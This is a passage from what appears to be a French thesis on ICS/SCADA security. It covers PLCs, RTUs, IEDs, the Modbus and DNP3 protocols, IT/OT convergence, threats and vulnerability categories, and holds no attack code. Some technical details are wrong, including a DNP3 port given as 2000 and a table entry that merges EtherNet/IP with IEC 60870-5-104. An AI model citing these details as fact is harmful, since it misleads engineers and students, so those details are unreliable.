Les PLC sont des dispositifs informatiques spécialement conçus pour contrôler les processus industriels. Composés d'un Central Processing Unit (CPU), d'une mémoire, d'une alimentation et d'une interface d'entrée/sortie, ils sont programmés en utilisant des langages de programmation spécifiques, tels que "ladder logic". Le fonctionnement d'un PLC se base sur un cycle itératif appelé "Program Scan". Il commence par la collecte de données via un "sequential scan" de l'interface d'entrée, puis enregistre ces données dans une mémoire représentant l'état d'un processus physique. Le programme de contrôle utilise alors ces entrées pour déterminer si l'état doit être modifié, et le résultat de cette décision est stocké dans une table de sortie pour apporter des changements au processus physique. Ce cycle complet est appelé "Scan", et le temps nécessaire pour sa réalisation est appelé "Scan Time". Plus le "Scan Time" est court, plus le PLC peut réagir rapidement aux changements d'entrée.

Les PLC sont largement utilisés dans les systèmes SCADA et dans les environnements de contrôle industriel en général. Dans les systèmes SCADA, les PLC sont souvent préférés aux RTU spécifiques en raison de leur coût abordable, de leur polyvalence, de leur flexibilité et de leur capacité de configuration. Parfois, les PLC sont utilisés comme RTU pour les dispositifs de terrain, dans ce cas, ils sont souvent appelés RTU [11][10].

❖ **Remote Terminal Unit (RTU)**

Les RTU sont un élément clé des systèmes SCADA, en servant de liaison entre les équipements de terrain et le centre de contrôle. Les RTU sont des dispositifs de contrôle intelligents déployés en différents points du système de contrôle industriel. Elles collectent les données des équipements sur le terrain, les traitent et les transmettent au centre de contrôle via un système de communication pour une surveillance efficace du système. En même temps, les RTU reçoivent des commandes de contrôle du centre de contrôle et les transmettent aux équipements de terrain.

Les RTU ont de nombreux points communs avec les PLC, étant également conçues pour collecter et transmettre des données. Cependant, les RTU sont souvent plus rapides et disposent de capacités de communication plus étendues que les PLC. Elles sont également plus robustes et fiables dans des environnements difficiles. Enfin, la modularité des RTU offre une possibilité d'extension rapide et une flexibilité au niveau des entrées/sorties et du processeur[17][10].

❖ **Dispositifs électroniques intelligents (IED)**

Les IED sont des dispositifs électroniques avancés utilisés pour la surveillance et le contrôle des systèmes industriels. Les IED sont des dispositifs autonomes qui peuvent collecter et traiter des données, prendre des décisions en temps réel et agir sur les systèmes industriels (mais ne sont pas conçus pour prendre le contrôle total d'un processus). Ils peuvent inclure des fonctions telles que la protection des équipements, la surveillance de la qualité de l'énergie électrique, la détection de défauts, la commande de la production, la surveillance de la performance et la surveillance de la sécurité. Les IED sont souvent intégrés à des systèmes SCADA pour une gestion centralisée des systèmes industriels, offrant ainsi une meilleure visibilité, une prise de décision plus rapide et une réduction des coûts [11].

1.6 Protocoles employés dans un environnement ICS

Le ICS moderne est conçu pour fournir des informations en temps réel sur l'état des processus physiques sur le réseau, qui peut couvrir de vastes zones géographiques et contenir des milliers de capteurs et de dispositifs de terrain. Pour garantir une transmission efficace et sécurisée des données, une communication rapide est nécessaire entre les dispositifs de terrain et le centre de contrôle de l'ICS. Cela se fait en utilisant une série de protocoles de communication spécifiques qui transportent les informations des dispositifs de terrain vers un centre de contrôle central.

Au départ, les fournisseurs développaient leurs propres protocoles de communication avant que les normes ouvertes ne soient établies par les organismes de normalisation. Certaines entreprises continuent même à utiliser des protocoles propriétaires malgré la disponibilité de normes ouvertes [18]. La convergence avec l'IIoT a conduit à un nombre croissant de protocoles différents, mais malgré ce grand choix de protocoles propriétaires et non propriétaires, Certains des protocoles les plus couramment utilisés pour les ICS incluent :

1.6.1 Modbus

Le protocole Modbus, élaboré en 1979, est l'un des protocoles de contrôle industriel les plus anciens et les plus utilisés à ce jour. Il est considéré comme un protocole de communication standard pour l'interconnexion des dispositifs de contrôle industriel intelligents[11]. Jusqu'à 254 dispositifs peuvent être connectés ensemble dans un réseau de contrôle industriel, ce qui en fait un choix populaire pour les systèmes de contrôle et de supervision de processus (DCS ou SCADA) entre les unités de terrain (RTU) et les systèmes de contrôle et de supervision de processus principaux/secondaires.
Les dispositifs connectés au réseau peuvent transmettre une variété de données, telles que les

relevés de température et de pression, vers le contrôleur principal. Chaque dispositif dispose d'une adresse unique dans le réseau, et l'une d'entre elles est désignée comme étant le serveur responsable de l'initiation de toutes les commandes. Les formats de trame Modbus couramment utilisés comprennent les trames RTU, American Standard Code for Information Interchange (ASCII) et Transmission Control Protocol (TCP), mais il est important de noter que ces différents types de trames ne sont pas interopérables entre les appareils[19].

Modbus adopte un mécanisme de communication simple de demande/réponse entre un centre de contrôle (maître) et les dispositifs terrain (esclaves). Par exemple, un centre de contrôle peut envoyer une demande de lecture à un capteur pour obtenir la valeur d'un paramètre de processus. Les transactions impliquant un maître et un esclave adressé nécessitent deux messages : une demande et une réponse correspondante, ou un message d'erreur si l'opération n'a pas pu être effectuée. Les transactions de diffusion impliquent que le maître envoie un message à tous les esclaves, sans réponse de leur part.

Les communications Modbus peuvent se faire via des lignes série ou, plus récemment, en utilisant TCP/Internet Protocol (IP) pour le transport [20].

- **Modbus série :** Le protocole Modbus série utilise les modes de transmission ASCII ou RTU pour transmettre des messages entre un maître et des dispositifs esclaves sur des lignes série. Les messages Modbus comprennent trois éléments clés : (i) l'adresse de l'esclave, qui identifie le destinataire ou l'esclave qui répond, (ii) l'unité de données du protocole d'application Modbus (PDU), qui comprend un code de fonction et des paramètres de fonction, et (iii) un champ de contrôle d'erreur. Les codes de fonction Modbus spécifient les opérations de lecture et d'écriture sur les esclaves, les fonctions de diagnostic et les conditions d'erreur. Modbus propose différents types de codes de fonction, tels que les codes publics définis dans la norme Modbus, les codes définis par l'utilisateur et les codes réservés pour assurer la compatibilité avec les systèmes existants. Les messages de réponse ont la même structure que les messages de demande et peuvent être une réponse positive (l'esclave a effectué avec succès l'action demandée) ou une réponse négative (la transaction n'a pas pu être exécutée par l'esclave adressé).

- **Modbus TCP :** Le protocole Modbus TCP est une extension du protocole Modbus série qui offre une connectivité pour les réseaux Modbus. Il permet de connecter un maître à un ou plusieurs esclaves sur un réseau local ou interconnecté par IP. Le Modbus TCP étend les fonctions série en permettant au maître d'avoir plusieurs transactions en cours à la fois et à l'esclave de s'engager dans des communications simultanées avec plusieurs maîtres.
  Dans une transaction Modbus TCP, le maître est considéré comme le client et l'esclave

comme le serveur. Les transactions Modbus TCP sont similaires aux transactions série, avec l'ajout d'un en-tête MBAP qui fournit des informations supplémentaires pour la communication. L'en-tête MBAP comprend l'identifiant de transaction qui permet d'associer les demandes et les réponses correspondantes sur un canal de communication, l'identifiant de protocole qui indique le protocole d'application encapsulé, la longueur des champs restants (identifiant d'unité et PDU), et l'identifiant de dispositif qui identifie l'esclave associé à la transaction.
La spécification Modbus TCP exige que chaque paquet TCP transporte une seule PDU d'application. En raison de la taille maximale de l'en-tête MBAP de 7 octets et de la taille maximale de la PDU d'application de 253 octets, la taille maximale d'une unité de données Modbus TCP est de 260 octets.

1.6.2 DNP3

Le protocole Distributed Network Protocol-3 (DNP3) est un protocole de communication développé par GE Harris pour les systèmes SCADA pour fournir une connectivité série entre les maîtres SCADA centraux et différents types de dispositifs distants, tels que les IED, les PLC et les RTU, dans les systèmes de réseaux électriques[11]. Le DNP3 est conçu pour optimiser le déplacement des données et des commandes OT d'un dispositif à un autre, ce qui en fait un protocole plus récent que Modbus.
Le DNP3 spécifie 27 codes de fonction de base pour échanger des données entre les dispositifs principaux et secondaires. Certaines fonctions servent à obtenir des données des dispositifs à distance, tandis que d'autres servent à configurer les paramètres de ces dispositifs. Le port TCP 2000 est utilisé pour faciliter les communications entre les dispositifs DNP3 du réseau.
DNP3 est utilisé pour fournir une connectivité série à l'intérieur des sous-stations de services publics ainsi qu'entre les sous-stations et le maître SCADA situé dans le centre de contrôle à distance. À l'intérieur d'une sous-station, DNP3 fonctionne sur des connexions série RS-232/485 ou sur le réseau Ethernet TCP/IP[11].

Avec l'émergence d'Internet dans les systèmes de contrôle industriel, le DNP3 a été étendu pour fonctionner sur IP en encapsulant les trames de données dans des paquets TCP et UDP. La fiabilité de DNP3 est renforcée par l'utilisation de contrôles CRC pour tout échange de données entre le maître et les esclaves, ainsi que par le contrôle du TCP[21]. De plus, contrairement à Modbus, DNP3 prend en charge les communications bidirectionnelles, ce qui permet à la station de sortie (esclave) d'initier une communication avec le maître SCADA.

Cependant, étant donné que le DNP3 est sensible à tous les types d'attaques de réseau traditionnelles, des développements ultérieurs ont ajouté des fonctions d'authentification au protocole pour renforcer la sécurité des SCADA. Il s'agit notamment d'encapsuler le protocole

DNP3 dans une enveloppe de protocole Secure Sockets Layer (SSL)/Transport Layer Security (TLS) et Internet Protocol Security (IPSEC) [11].

En plus de Modbus et DNP3, le tableau 1.1 représente une comparaison d'autres protocoles couramment utilisés dans les ICS :

Protocole	**Vitesse**	**Fiabilité**	**Sécurité**	**Coût**	**Domaines d'utilisation**	**Mode de communication**
Modbus	Lent	Bien	Moyenne	Bas	Automatisation industrielle, Contrôle des processus	Série, Ethernet, TCP/IP
Profibus	Vite	Bien	Moyenne	Moyen	Automatisation industrielle, Contrôle des processus	Série, Profibus-DP, Profibus-PA
Profinet	Vite	Excellent	Élevée	Haute	Automatisation industrielle, Contrôle des processus	Ethernet
EtherCAT	Très vite	Excellent	Élevée	Très haut	Automatisation industrielle, Contrôle des processus	Ethernet
OPC UA	Vite	Excellent	Élevée	Haute	Automatisation industrielle, Intégration de systèmes	TCP/IP, Web services
CAN	Vite	Bien	Faible	Moyen	Automobile, Équipements médicaux, Automatisation industrielle	Série, CAN bus
DeviceNet	Vite	Bien	Faible	Moyen	Automatisation industrielle	Série, DeviceNet

Protocole	Vitesse	Fiabilité	Sécurité	Coût	Domaines d'utilisation	Mode de communication
ControlNet	Vite	Excellent	Élevée	Haute	Automatisation industrielle, Contrôle des processus	ContrôleNet
FOUNDATION Fieldbus	Vite	Bien	Moyenne	Moyen	Automatisation industrielle, Contrôle des processus	Série, Foundation Fieldbus
Ethernet/IP	Vite	Bien	Élevée	Moyen	Automatisation industrielle, Contrôle des processus	Ethernet
BACnet	Vite	Bien	Élevée	Moyen	Gestion technique des bâtiments	Ethernet, TCP/IP
DNP3	Vite	Bien	Élevée	Moyen	Distribution d'énergie, Automatisation industrielle	Série, TCP/IP
OPC	Vite	Bien	Élevée	Moyen	Intégration de systèmes, Automatisation industrielle	TCP/IP, OLE
Powerlink	Vite	Bien	Élevée	Moyen	Automatisation industrielle, Contrôle des processus	Ethernet
Ethernet/IP (IEC 60870-5-104)	Vite	Bien	Élevée	Moyen	Automatisation industrielle, Contrôle des processus	Ethernet

Tableau 1.1 – Comparaison des protocoles industriels.

1.7 Conclusion

Les ICS fournit un noyau fondamental aux applications industrielles, y compris une grande partie des infrastructures nationales critiques du monde, puissent fonctionner en continu et en toute sécurité, sans perturbation. Ces systèmes permettent de collecter et analyser les données des processus industriels en temps réel, ce qui signifie que les problèmes et les défaillances peuvent être détectés avant qu'ils ne causent des dommages importants aux équipements, n'arrêtent une chaîne de production entière, ne provoquent un accident grave ou n'entraînent une catastrophe environnementale.
La protection des ICS contre les attaques cybernétiques est un enjeu majeur pour assurer la sécurité et la continuité des opérations industrielles. En comprenant les concepts et les défis liés aux ICS, nous sommes mieux préparés à relever ces défis et à sécuriser les systèmes qui soutiennent notre infrastructure critique.

Chapitre 2

Cybersécurité des ICS

Sommaire

2.1 Introduction

Ce chapitre explore les fondements de la protection des ICS, en mettant l'accent sur la différence entre IT et OT. Nous analyserons également la convergence de l'IT/OT, en mettant en lumière les défis et les opportunités associés à cette évolution. En comprenant les menaces potentielles et les vulnérabilités spécifiques auxquelles sont exposés les ICS. Nous étudierons également les incidents de sécurité ICS, en analysant leurs conséquences et en tirant des leçons pour améliorer la résilience des systèmes. Ce chapitre abordera également les tests d'intrusion spécifiques aux ICS, ainsi que les méthodes et les outils pour sécuriser efficacement ces systèmes, en tenant compte des normes et des meilleures pratiques en vigueur.

2.2 Différences entre les systèmes IT et OT

Dans le domaine de la cybersécurité, il est essentiel de reconnaître les distinctions significatives entre IT et OT. Alors que les systèmes IT sont principalement axés sur le traitement, la gestion et la communication des informations, les systèmes OT sont spécialement conçus pour surveiller et contrôler les processus physiques en temps réel. Cette section examine en détail les différences majeures entre les systèmes IT et OT du point de vue de la cybersécurité, mettant en évidence les disparités au niveau de la nature des données, de l'architecture technologique, de la sécurité et de la durée de vie des systèmes (figure 2.1).

I. **Nature des données**

- Les systèmes IT traitent principalement des données non temps réel, telles que les données financières, les informations des clients et les ressources humaines. Ces données sont généralement stockées dans des bases de données relationnelles.

- D'un autre côté, les systèmes OT manipulent des données temps réel provenant de capteurs, de dispositifs de contrôle et d'instruments sur le terrain. Les données OT sont souvent liées aux opérations physiques, telles que la température, la pression, le débit, etc.

II. **Architecture technologique**

- Les systèmes IT reposent généralement sur des architectures informatiques standard, telles que des serveurs, des réseaux TCP/IP, des bases de données, des systèmes d'exploitation et des logiciels applicatifs.



Figure 2.1 – Différence IT/OT [1]

- En revanche, les systèmes OT utilisent des technologies spécifiques à l'industrie, telles que des automates programmables, des contrôleurs logiques programmables (PLC), des systèmes de contrôle distribué (DCS), des capteurs et des actionneurs. Cette différence architecturale est cruciale pour comprendre les vulnérabilités et les risques spécifiques à chaque domaine.

III. **Sécurité**

- La sécurité des systèmes IT se concentre sur la protection des données, la confidentialité, l'intégrité et la disponibilité des informations. Les mesures de sécurité courantes dans les systèmes IT incluent les pare-feu, les logiciels antivirus, les systèmes de détection d'intrusion et la gestion des vulnérabilités.

- En revanche, la sécurité des systèmes OT met l'accent sur la sûreté des opérations physiques, la résilience et la protection contre les incidents susceptibles de causer des dommages aux personnes, à l'environnement ou aux équipements. Les mesures de sécurité dans les systèmes OT incluent les contrôles d'accès physiques, les systèmes de détection d'anomalies, les mécanismes de redondance et les procédures de gestion des incidents.

IV. **Durée de vie des systèmes**

- Les systèmes IT ont généralement une durée de vie plus courte et sont plus sujets à l'évolution et au remplacement fréquent en raison des avancées technologiques

rapides. Les entreprises investissent régulièrement dans de nouvelles technologies pour rester compétitives.

- En revanche, les systèmes OT sont souvent conçus pour une durée de vie plus longue et nécessitent une stabilité et une fiabilité élevées. Le remplacement ou la mise à niveau des systèmes OT peut être complexe en raison de l'impact potentiel sur les opérations en cours.

2.3 Convergence IT/OT

La convergence croissante entre IT et OT a transformé le paysage de la cybersécurité industrielle (figure 2.2). Cette intégration plus étroite des domaines IT et OT a créé de nouvelles opportunités pour améliorer l'efficacité opérationnelle, mais elle a également introduit des défis majeurs en matière de cybersécurité.



Figure 2.2 – Convergence IT/OT [1]

La convergence IT/OT a conduit à l'émergence de nouvelles vulnérabilités et a accru les risques de cyberattaques industrielles. La connectivité accrue des systèmes OT au réseau informatique traditionnel expose les environnements industriels à des menaces provenant à la fois du cyberespace traditionnel et des systèmes d'automatisation industrielle. Les attaquants peuvent exploiter les systèmes IT comme un vecteur d'attaque pour cibler les systèmes OT, ce qui peut entraîner des perturbations des opérations, des dommages matériels et même des risques pour la sécurité des employés.

2.4 Objectifs de la cybersécurité des ICS

Les priorités des objectifs de sécurité sont différentes entre les systèmes informatiques traditionnels IT et OT. Assurer la confidentialité des informations des utilisateurs a la plus haute priorité dans la sécurité des systèmes informatiques traditionnels. En revanche, la garantie de la disponibilité du système a la plus haute priorité dans les ICS. Toute violation de ces objectifs est considérée comme une menace contre le système (figure 2.3) [22][23] .



Figure 2.3 – Objectifs de la cybersécurité IT/OT

Les objectifs de sécurité communs aux OT(ICS) et IT incluent :

- Confidentialité : protéger les données sensibles contre les accès non autorisés et les violations de données.
- Authentification : vérifier l'identité des utilisateurs pour s'assurer qu'ils sont autorisés à accéder aux systèmes et aux données.
- Non-répudiation : empêcher les utilisateurs de nier les actions qu'ils ont effectuées sur le système.
- Contrôle d'accès : gérer les autorisations d'accès aux systèmes et aux données pour les utilisateurs et les applications.

La différence principale entre les objectifs de sécurité des ICS et des systèmes informatiques traditionnels réside dans les caractéristiques uniques des ICS et les risques associés à ces systèmes.

- Disponibilité : les ICS sont souvent des systèmes critiques pour l'industrie et la société. Les perturbations de la disponibilité de ces systèmes peuvent entraîner des interruptions

des processus industriels, des pannes d'équipements, des perturbations de la production et des impacts sur les infrastructures critiques, tels que les systèmes d'alimentation en eau, les réseaux de transport et les systèmes de gestion de l'énergie. Par conséquent, la disponibilité est un objectif de sécurité critique pour les ICS, ce qui implique de garantir que le système fonctionne sans interruption et sans perturbation.

- Intégrité : les ICS sont souvent utilisés pour surveiller et contrôler des processus industriels en temps réel. Les erreurs ou les perturbations de l'intégrité des données peuvent avoir des conséquences graves sur la qualité et la sécurité des processus industriels. Par conséquent, la garantie de l'exactitude et de la fiabilité des données est un objectif de sécurité critique pour les ICS.

2.5 Menaces sur les systèmes ICS/SCADA

La norme ISO (ISO27000) relative aux Technologies de l'Information et de la Communication (TIC) définit la menace comme la cause potentielle d'un incident indésirable, qui peut entraîner des dommages pour un système ou une organisation. Les ICS font le lien entre le monde IT et le monde physique des organisations (OT), des infrastructures critiques et des services sociaux vitaux. C'est pourquoi on définit une menace comme la cause potentielle d'un incident indésirable aux systèmes ICS, qui peut entraîner des dommages aux individus, à un système, à une organisation, aux infrastructures critiques et aux services sociaux vitaux et même également entraîner des pertes de vies humaines, des blessures ou des dommages importants, sans parler de l'impact financier supplémentaire, à l'environnement ou à la société dans son ensemble [24].

National Institute of Science and Technology (NIST) a réalisé un travail considérable, en classant et en catégorisant les cybermenaces. Il utilise le terme d'agent de menace pour décrire la source potentielle d'une menace (source de menace). Tout le monde pense que les cybermenaces concernent des cellules clandestines de hackers. En réalité, les sources de menaces pour les systèmes ICS peuvent être des phénomènes naturels tels qu'une tornade, un tremblement de terre, ou même un membre du personnel de nettoyage qui renverse de l'eau sur un serveur. Les menaces sur les systèmes ICS peuvent être classées en deux catégories selon leur source et leur méthode d'action comme le montre la figure 2.4 (voir l'annexe B pour une classification détaillé des différentes menaces) CPNI (Centre for the Protection of National Infrastructure,2008) [25].
Cette classification est utile pour l'analyse des risques car, d'une part, elle permet de considérer systématiquement toutes les sources pertinentes et, d'autre part, elle permet de choisir des contre-mesures qui doivent être adaptées aux capacités de la source.



Figure 2.4 – Menaces sur les ICS

2.6 Vulnérabilités courantes des ICS

Les systèmes de contrôle industriel (ICS) sont exposés à plusieurs vulnérabilités qui peuvent être exploitées par des attaquants. Voici quelques-unes des vulnérabilités courantes auxquelles les ICS sont confrontés :

2.6.1 Vulnérabilités liées à l'élément humain

Les experts en sécurité s'accordent sur le fait que la faille humaine représente souvent la plus grande vulnérabilité dans un système. L'influence humaine peut également donner lieu à des vulnérabilités systémiques. Dans les systèmes ICS, l'élément humain est omniprésent et peut être exploité par le biais de techniques telles que le spear phishing, l'ingénierie sociale ou la manipulation psychologique. Les employés non sensibilisés peuvent constituer une vulnérabilité en faisant des erreurs, en partageant des informations sensibles, en étant victimes d'hameçonnage ou en devenant la cible de cybercriminels.[26].

2.6.2 Vulnérabilités du matériel

Les systèmes ICS peuvent présenter différentes vulnérabilités qui compromettent leur sécurité. Deux des principales vulnérabilités sont liées à l'utilisation de composants matériels obsolètes ou non mis à jour, ainsi qu'aux défauts de conception des dispositifs ICS. L'utilisation de composants obsolètes expose les systèmes à des vulnérabilités connues, tandis que les défauts de conception peuvent être exploités par des attaquants. De plus, les vulnérabilités physiques, telles que les accès non autorisés aux dispositifs [27], représentent une autre menace. Il est essentiel de maintenir les composants à jour, de choisir des dispositifs de fabricants réputés et de mettre en place des mesures de sécurité physiques pour atténuer ces vulnérabilités.

2.6.3 Vulnérabilités des logiciels

L'utilisation de systèmes d'exploitation obsolètes ou non sécurisés expose les ICS à des vulnérabilités connues, tandis que l'utilisation de dispositifs et de protocoles anciens peut introduire des vulnérabilités exploitables. Le manque de correctifs et de mises à jour régulières pour les logiciels ICS laisse les systèmes vulnérables aux attaques. De plus, l'utilisation de mots de passe par défaut ou faibles représente une vulnérabilité majeure, permettant aux attaquants d'accéder facilement aux systèmes. Il est crucial de maintenir les systèmes d'exploitation à jour, d'appliquer les correctifs disponibles et de mettre en place des politiques de gestion des mots de passe solides pour atténuer ces vulnérabilités.

2.6.4 Vulnérabilités du réseau

Le manque de segmentation réseau permet à un attaquant d'accéder facilement à des parties sensibles du système. Une segmentation adéquate du réseau et l'utilisation de pare-feu peuvent atténuer cette vulnérabilité. De plus, la communication non sécurisée entre les dispositifs ICS expose les informations à l'interception ou à la modification par des attaquants. Il est essentiel de mettre en place des mécanismes de communication sécurisés. Enfin, l'absence de contrôles d'accès appropriés peut permettre à des utilisateurs non autorisés d'accéder aux dispositifs ou aux données sensibles. Une gestion rigoureuse des identifiants, des mots de passe forts et des droits d'accès adéquats sont nécessaires pour prévenir cette vulnérabilité.

2.6.5 Vulnérabilités des protocoles de communication

Les protocoles de bas niveau, tels que Modbus, manquent de sécurité et d'authentification car ils ont été conçus pour des systèmes isolés. Des protocoles plus récents, tels que DNP3, présentent également des vulnérabilités qui peuvent être exploitées. Les protocoles IEC 60870-5-101 et IEC 60870-5-104, largement utilisés, manquent de sécurité au niveau des couches application et liaison de données. Les attaquants peuvent modifier de manière malveillante

le contrôle du processus en injectant des commandes et des réponses malveillantes. Les vulnérabilités dans l'implémentation des protocoles peuvent entraîner des défaillances et des exploits potentiels [28][27].

2.6.6 Vulnérabilités liées à l'administration et à la gestion

Les systèmes ICS sont vulnérables aux attaques en raison de pratiques inadéquates en matière d'administration et de gestion. L'accès non autorisé aux interfaces d'administration peut permettre aux attaquants de manipuler les paramètres du système. Une gestion inadéquate des droits d'accès des utilisateurs peut conduire à des privilèges excessifs et à des accès non autorisés. L'absence de processus de gestion des incidents de sécurité peut entraîner une réponse inefficace aux attaques. Des vulnérabilités spécifiques peuvent résulter de pratiques inadéquates telles que le manque de mises à jour, l'absence de sauvegardes régulières et la mauvaise configuration des paramètres de sécurité.

2.6.7 Vulnérabilités liées à l'authentification et aux autorisations

